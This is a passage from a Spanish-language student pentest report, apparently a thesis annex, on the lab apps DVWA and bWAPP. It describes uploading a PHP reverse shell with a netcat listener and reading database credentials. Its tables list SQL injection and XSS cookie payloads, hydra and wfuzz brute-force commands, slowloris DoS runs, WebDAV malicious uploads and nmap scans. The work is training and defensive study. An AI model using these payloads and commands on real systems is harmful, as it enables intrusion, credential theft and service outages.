


Imagen 213: Descargar el archivo Php-Reverse_shell.pbp – DVWA

19. En el apartado de subir archivo, alzamos el archivo




Imagen 214: Subir el archivo revser_shell - DVWA

20. Antes se realizó la configuración del código reverse_shell con la dirección de la maquina atacante con el puerto correspondiente que estará entrelazado para ejercer comunicación una vez que sea ejecutado el script en la maquina victima




Imagen 215: Script Configurado con la maquina atacante - DVWA

21. Una vez seleccionado el archivo y esté alzado al servidor, se realiza la ejecución del código para que el terminal con el comando nc –v –l –p 4242 escuche la reversa y tenga una comunicación exitosa.




Imagen 216: Shell Inversa - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

22. Una vez hecho la comunicación se realiza la navegación de los direcotiras hasta encontrar el archivo config.ini.php aquel que cuenta con datos de la base de datos, entre otra información del entorno web.




Imagen 217: Navegar por los directorios hasta hallar el archivo config.ini.php – DVWA - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

23. Tras la exploración se encontraron las credenciales que mantiene conexión hacia la base de datos, y así misma información de la base de datos.




Imagen 218: Datos sensible en el archivo config.ini.php – DVWA - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

ANEXO 6: INFORME

ÍNDICE

1. PENTESTING PRELIMINAR DE APLICACION WEB

2. DATOS DE LOS ENTORNOS PENTESTING

Entorno: Damn Vulnerable Web Application, Buggy Web Application

Preparado por: Tomalá Laínez Steven

Periodo: 2023

Fecha: 20-enero-2023

3. ALCANCE TEST DE PENETRACIÓN

El presente pentesting consiste en identificar y prevenir los posibles fallos de la práctica/ataque sobre los entornos de simulación que implica la implementación por defecto una aplicación web vulnerable para la realización de pruebas para el entrenamiento de ciberseguridad. El estudio estará centrado en las categorías de Identification and Auhtentication Failures, Security Mis configuration, Insecure Designe e Injection, aquellas en conjunto suman 7 pruebas de ciberseguridad que son Captcha Bypassing, Insecure Login Forms, Insecure WebDav Configuration, Denial Of Service (slow HTTP Dos), fuerza bruta, SQL Injection, Cross-Site-Scripting

4. OBJETIVO TEST DE PENETRACIÓN

Verificar la seguridad de la aplicación web de los entornos de simulación mediante la práctica de test de penetración sobre los escenarios diseñados para vulnerar, para así implicar la incorporación de buenas prácticas mediante la norma ISO 27001 y CIS sobres los procesos atacados que se asemejan a un contexto real de ataque cibernético, aquellas normas cuentan con controles de seguridad para salvaguardar los recursos tecnológicos.

5. ANÁLISIS E INTERPRETACIÓN DE RESULTADOS

5.1. INJECTION SQL

Análisis: Para la recuperación relevante de la base de datos del sistema objeto, se vio influenciado al método de uso para recopilar la mayor información posible. La ejecución de consulta SQL al formulario web en las diversas situaciones en donde el desarrollador crea puntos débiles, permite observar meticulosamente que fallas existen en cada nivel, y como es mejorado mientras se avanza la complejidad.

	BAJO	MEDIO	ALTO	IMPOSIBLE
NIVEL	El id como entrada es enviado como solicitud y la consulta no es parametriza permitiendo la inyección sin problema alguno	El id como entrada cambia de ser enviado como solicitud a petición POST y accedida al método mysql_real_escape_string para que sea accesible para la creación de una cadena SQL legal en la consulta, Pero de mismo modo se usa la inyección desde otro enfoque	El id deja de ser petición y ahora es variable de sesión anexada a un página emergente, pero la inyección se ejecuta	Existe token de sesión de usuario, condicional de tipo de valor de entrada para el atributo id. Ataque no exitoso

Tabla 23: Análisis de nivel de seguridad – Formulario web – Ataque injection SQL

Interpretación: Obtención de información del motor de base de datos en 3 niveles de seguridad con consultas distintas

	INJECTION	RESULTADO
BAJO	UNION SELECT username, pasword FROM users#	➢ Tabla users ➢ Columnas username, passowrd ➢ Contraseñas de los 5 usuarios codificadas en md5
MEDIO	1 or 1=1 UNION SELECT user, password FROM users#	➢ Tabla users ➢ Columnas username, passowrd ➢ Contraseñas de los 5 usuarios codificadas en md5
ALTO	1 ’UNION SELECT user, password FROM users#	➢ Tabla users ➢ Columnas username, passowrd ➢ Contraseñas codificadas en md5

Tabla 24: Resultados de los niveles de seguridad – Formulario Web – Ataque Injection SQL

5.2. CROSS-SITE-SCRIPTING (DOM)

Análisis: La recuperación de cookie que ejercer el sistema objeto, se debe a la técnica de script de ataque para reflejar el dato a encontrar. La ejecución del script malicioso al formulario web en las diversas situaciones en donde el desarrollador crea puntos débiles, permite observar meticulosamente que fallas existen en cada nivel, y como es mejorado mientras se avanza la complejidad.

	BAJO	MEDIO	ALTO	IMPOSIBLE
NIVEL	La inserción de script malicioso al formulario es válido, ya que no cuenta con protección, el ataque es exitoso	El desarrollador ha incorporado una coincidencia de patrones simple para que no se ejecute secuencias de comandos de JavaScript y no usar la etiqueta script, pero el ataque es exitoso	El desarrollador ejerce una lista blanca de los idiomas permitido, por ende ejecutar el script sin poder al servidor, ataque es exitoso	El desarrollador ha incorporado codificación de script malicioso, y hace que los caracteres sean combinando, por ende el ataque no fue exitoso

Tabla 25: Análisis de nivel de seguridad – Formulario web – Ataque XSS

Interpretación: Obtención de información de las cookies en los tres niveles de seguridad con los scripts ejecutados.

	COMANDO	RESULTADO
BAJO	<script>alert(document.cookie);<script>	security=low; PHPSESSID=5qrfol4it8rp7cmikovbnj3151
MEDIO	#<select><body onload=alert(document.cookie);>	security=medium; PHPSESSID=5qrfol4it8rp7cmikovbnj3151
ALTO	#<script>alert(document.cookie);</script>	security=high; PHPSESSID=5qrfol4it8rp7cmikovbnj3151

Tabla 26: Resultados de los niveles de seguridad – Formulario Web – Ataque Injection SQL

5.3.BRUCE FORCE

Análisis: La recuperación de las credenciales de usuario sucede a partir de datos almacenado o trasmitidos por un sistema informático, la obtención de datos de usuarios por fuerza bruta constituye probar repetidamente las conjeturas de las credenciales hasta descifrar y robar el dato. La ejecución de esta técnica sobre el formulario web en las diversas situaciones en donde el desarrollador crea puntos débiles, permite observar meticulosamente que fallas existen en cada nivel, y como es mejorado mientras se avanza la complejidad.

	BAJO	MEDIO	ALTO	IMPOSIBLE
NIVEL	El desarrollador se ha perdido por completo cualquier método de protección, permitiendo que cualquiera intente tantas veces como lo desee, iniciar sesión en cualquier usuario sin ninguna repercusión. Ataque exitoso	El desarrollador ha implementado una pantalla de inicio sobre la sesión fallada, permitiendo así ralentizar la cantidad de solicitudes que puedan procesarse en un minuto. Ataque exitoso	El desarrollador utiliza token de solicitud anti sitio (CRSF) para evitar el ataque, pero de mismo modo el aleatorio de sesión constituye como una extensión de nivel medio, Ataque exitoso	El desarrollador ha agregado una función de "bloqueo", donde si hay cinco inicios de sesión incorrectos dentro los últimos 15 minutos, el usuario bloqueado no puede iniciar sesión.

Tabla 27: Análisis de nivel de seguridad – Formulario Web – Ataque Bruce Force

Interpretación: Obtención de credenciales de usuario administrador mediante fuerza bruta en los tres niveles de seguridad con herramienta hydra, wfuzz y burp suite

	EJECUCIÓN DE ATAQUE	RESULTADO
BAJO	Hydra –L /home/kali/user.txt -P /home/kali/Dowloads/contraseñas.txt 127.0.0.1 http-post-form 'vulnerabilities/brute/ ¿username=^USER^&password=^PASS^ &login=Login:Username and/or password incorrect'	Username= admin Passsword= password
MEDIO	Wfuzz –c –z file, user.txt –z file,/home/kali/ Downloads/contraseñas.txt –b 'security=médium; PHPSESSID=dgpmgp2jggb07cj0gmb21nik72' 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php? Username=FUZZ&password=FUZ2&Login=Login'	Username= admin Passsword= password
ALTO	➢ Encontrar el user_token ➢ Interceptar la petición por burp suite ➢ Seleccionar payloads username y password ➢ Ataque por cluser bomb ➢ Insertar los diccionarios de los dos payloads ➢ Insertar el manejo de error de sesión ➢ Start Attack	Username= admin Passsword= password

Tabla 28: Resultados de los niveles de seguridad – Formulario Web – Ataque Bruce Force

5.4. CAPTCHA BYPASSING

Análisis: Para la recuperación de credenciales y acceso a login mediante la omisión de captcha, se empleó la técnica de fuerza bruta en diferentes escenarios de seguridad, en donde el desarrollador emerge puntos débiles, permitir así ejercer el ataque y mientras se avance la complejidad sea mejorado.

	BAJO	MEDIO	ALTO
NIVEL	El desarrollador ha incorporado captcha para diferenciar entre humanos y computadoras, pero el valor del captcha no cambia al menos que sea recargado o el botón sea directo a logan	El desarrollador ha incorporado captcha para diferenciar entre humanos y computadoras, pero el valor del captcha no cambia al menos que sea recargado o el botón sea directo a logan	El desarrollador ha incorporado captcha para diferenciar entre humanos y computadoras, pero el valor del captcha no cambia al menos que sea recargado o el botón sea directo a logan

Tabla 29: Análisis de niveles de seguridad – Captcha Bypassing

Interpretación: Obtención de las credenciales de usuario mediante la omisión de captcha con las herramientas, burp suite, wfuzz

	Ejecución de ataque	RESULTADO
BAJO	➢ Interceptar el formulario por burp suite ➢ Seleccionar los payloads a atacar ➢ Insertar un ataque por cluser bomb ➢ Inserta lista simple ➢ Colocar el manejo de error de sesión ➢ Start Attacark	Username = bee Passsowrd = bug Login sesión = Succesful Login
MEDIO	wfuzz -c -z file, usuario.txt -z file, contra.txt -b 'security_level=1; PHPSESSID=c6a37ca1fda02d539dcdaf37e7645968' 'http://192.168.1.12/bWAPP/ba_captcha_bypass.php ?login=FUZZ&password=FUZ2Z&captcha_user=p8w!Oz& form=submit:Invalid credentials! Did you forgot your password?'	Username = bee Passsowrd = bug Login sesión = Succesful Login
ALTO	➢ Interceptar la petición por burp suite ➢ Seleccionar payloads username y password ➢ Ataque por cluser bomb ➢ Insertar los diccionarios de los dos payloads ➢ Insertar el manejo de error de sesión y start attack	Username = bee Passsowrd = bug Login sesión = Succesful Login

Tabla 30: Resultados de niveles de seguridad – Captcha Bypassing

5.5. INSECURE LOGIN FORMS

Análisis: Para la recuperación relevante de las credenciales de usuario se utiliza la técnica de hallar las credenciales mediante analizar el código, conocer las funciones e implementar herramienta de ataque de fuerza bruta El desarrollador ha incorporado situaciones débiles que son mejorados mundial se avance la complejidad.

	BAJO	MEDIO	ALTO
NIVEL	El desarrollador ha almacenados las credenciales de usuario en el HTML, por ende, la autenticación con los credenciales ocultos es todo un éxito	El desarrollador ha implementado una función unlock_secrett que permite combinar la clave mediante función javascript para luego ser llamada y ejerce autenticación	El desarrollador ha incorporable el proceso de iniicio de sesión mediante el form y las peticiones post y asignando variables para acá atributo

Tabla 31: Análisis de nivel de seguridad – Insecure Login Forms

Interpretación: Obtención de las credenciales de usuario en los tres niveles de seguridad

	BUSQUEDA	RESULTADO
BAJO	<label for=”login”>Login:/label> tonystart <label for=”password”>Password:/label> I am Iron Man	Login = tonystark Password= I am Iron Man
MEDIO	<label for=”name”>Name:</label> brucebanner <input type=”button” name=”button” value=”Unlock” onclick=”unlock_secret()”> fuction unlock_secret(){}	Name= brucebanner Passphrase= hulk smash!
ALTO	➢ Interceptar el formulario por burp suite ➢ Seleccionar los payloads a atacar ➢ Insertar un ataque por cluser bomb ➢ Inserta lista simple ➢ Colocar el manejo de error de sesión ➢ Start Attacark	Login= bee Password= bug

Tabla 32: Resultados de niveles de seguridad – Insecure Login Forms

5.6. DENAIL OF SERVICE (SLOW HTTP DOS)

Análisis: Verificar la seguridad contra ataque de denegación de servicio en los tres niveles de seguridad mediante la herramienta slowloris y observar las peticiones presentadas en las tres situaciones del aplicativo.

	BAJO	MEDIO	ALTO
NIVEL	El desarrollador no ha incorporado seguridad para denegación de servicio, proporcionado una seguridad 0 permitiendo ejecutarse la avalancha de solicitudes al aplicativo saturando por completo la interactividad	El desarrollador no ha incorporado seguridad para denegación de servicio, proporcionado una seguridad 1 permitiendo ejecutarse la avalancha de solicitudes al aplicativo saturando por completo la interactividad	El desarrollador no ha incorporado seguridad para denegación de servicio, proporcionado una seguridad 2 permitiendo ejecutarse la avalancha de solicitudes al aplicativo saturando por completo la interactividad

Tabla 33: Análisis de niveles de seguridad – Denial of service (slow http dos)

Interpretación: Obtener saturación del aplicativo mediante avalancha de solicitudes por slowloris

	INJECTION	RESULTADO
BAJO	./slowloris.py –p 80 –v 192.168.1.12	Llega al socket de 150 y hace que la aplicativo no ejerza interactividad
MEDIO	/slowloris.py –p 80 –v 192.168.1.12	Llega al socket de 150 y hace que la aplicativo no ejerza interactividad
ALTO	/slowloris.py –p 80 –v 192.168.1.12	Llega al socket de 150 y hace que la aplicativo no ejerza interactividad

Tabla 34: Resultados de los niveles de seguridad – Denial of Service (slow http dos)

5.7. INSECURE WEBDAV CONFIGURATION

Análisis: Para el desarrollo de verificación de seguridad del protocolo WebDav protocolo similar al FTP, se incorporó en los dos escenarios de uso diferentes inserciones anómalas para ejercer el privilegio de usuario administrador.

	BAJO	MEDIO
NIVEL	El desarrollador ha incorporado configuración incorrecta al protocolo WebDav un protocolo similar al FTP para almacenar y editar archivos, la seguridad es pobre permitiendo subir archivos desde cualquier punto sin sesión administrador, insertando fichero malicioso	El desarrollador ha incorporado configuración incorrecta al protocolo WebDav un protocolo similar al FTP para almacenar y editar archivos, la seguridad es pobre permitiendo subir archivos desde cualquier punto sin sesión administrador, insertando código malicioso para ejecutar reverse_shell y elevar privilegio de console y realizar acciones de administrador.

Tabla 35: Análisis de los niveles de seguridad – Insecure WebDav configuration

Interpretación: Obtención de información de relevante del servidor web

	EJECUCIÓN	RESULTADO
BAJO	➢ Crear fichero malicioso ➢ Subir el fichero por cadáver ➢ Y ejecutar comandos para eliminar archivos	➢ Crear archivo ➢ Mostrar contenido de archivos ➢ Eliminar
MEDIO	➢ Buscar código malicioso reverse_shell ➢ Subir el código por cadáver ➢ Ejecutar el archivo para realizar el reverse_shell ➢ Tomar control del servidor y buscar archivos o eliminar	➢ Eliminar archivos ➢ Encontrar el archivo config.inic.php

Tabla 36: Resultados de los niveles de seguridad – Insecure WebDav configuration

5.8. ESCANEO DE PUERTOS

Análisis: El escaneo de puertos realizado al sistema objeto dio como resultado el hallazgo sobre los servicios que está ofreciendo el entorno web. Por lo tanto, el escaneo sirve para conocer los estados de los puertos, detectar y explotar aquellos servicios vulnerables.

	PUERTO	SERVICIO	USO	VULNERABILIDAD
DVWA	21	FTP	Sirve para trasferir datos al sistema central y así mismo entre dos sistema de extremo a extremo	Cross-Site-Scripting Fuerza Bruta
	22	SSH	Sirve para conectar maquina por medio de línea de comandos	Fuerza Bruta
	80	HTTP	Sirve para realizar peticiones de datos y de recursos	Ataque DDoS
	3306	MYSQL	Sirve para almacenar y acceder a los datos a través de diversos motores de almacenamiento	Injection SQL

Tabla 37: Análisis de puertos – Vulnerabilidades – DVWA

Interpretación: Se halló 5 puertos abiertos en el escaneo de realizado con la herramienta NMAP con su respectivo servicio

nmap 192.168.1.105	PORT	STATE	SERVICE
DVWA	21/tcp	OPEN	FTP
	22/tcp	OPEN	SSH
	80/tcp	OPEN	HTTP
	443/tcp	OPEN	SSL/HTTP
	3306	OPEN	MYSQL

Tabla 38: Resultados de escaneo de la dirección ip en la herramienta Nmap - DVWA

Análisis: El escaneo de puertos realizado al sistema objeto dio como resultado el hallazgo sobre los servicios que está ofreciendo el entorno web. Por lo tanto, el escaneo sirve para conocer los estados de los puertos, detectar y explotar aquellos servicios vulnerables.

	PUERTO	SERVICIO	USO	VULNERABILIDAD
BWAPP	21	FTP	Sirve para trasferir datos al sistema central y así mismo entre dos sistema de extremo a extremo	Cross-Site-Scripting Fuerza Bruta
	22	SSH	Sirve para conectar maquina por medio de línea de comandos	Fuerza Bruta
	25	SMTP	Sirve para enviar y recibir correos electrónico	Inyección de correo Ataque DDoS
	80	HTTP	Sirve para realizar peticiones de datos y de recursos	Ataque DDoS
	139	NETBIOS-SSN	Sirve para que las aplicaciones de diferentes+ computadores se comunique dentro de la red	Ataque DrDos
	3306	MYSQL	Sirve para almacenar y acceder a los datos a través de diversos motores de almacenamiento	Injection SQL
	5901	VNC -1	Sirve para ver el escritorio de un sistema a través de la red en otro equipo	Fallos y denegación de servicio

Tabla 39: Análisis de puertos – Vulnerabilidades - BWAPP

Interpretación: Se halló 17 puertos abiertos en el escaneo de puerto realizado con la herramienta NMAP con su respectivo servicio.

nmap 192.168.1.14	PORT	STATE	SERVICE
BWAPP	21/tcp	OPEN	FTP
	22/tcp	OPEN	SSH
	25/tcp	OPEN	SMTP
	80/tcp	OPEN	HTTP
	139/tcp	OPEN	NETBIOS-SSN
	443/tcp	OPEN	HTTPS
	445/tcp	OPEN	MICROSOFT –DS
	512/tcp	OPEN	EXEC
	513/tcp	OPEN	LOGIN
	514/tcp	OPEN	SHELL
	666/tcp	OPEN	DOOM
	3306/tcp	OPEN	MYSQL

	5901/tcp	OPEN	VNC -1
	6001/tcp	OPEN	X11 :1
	8080/tcp	OPEN	HTTP-PROXY
	8443/tcp	OPEN	HTTPS-ALT
	9080/tcp	OPEN	GLRPC

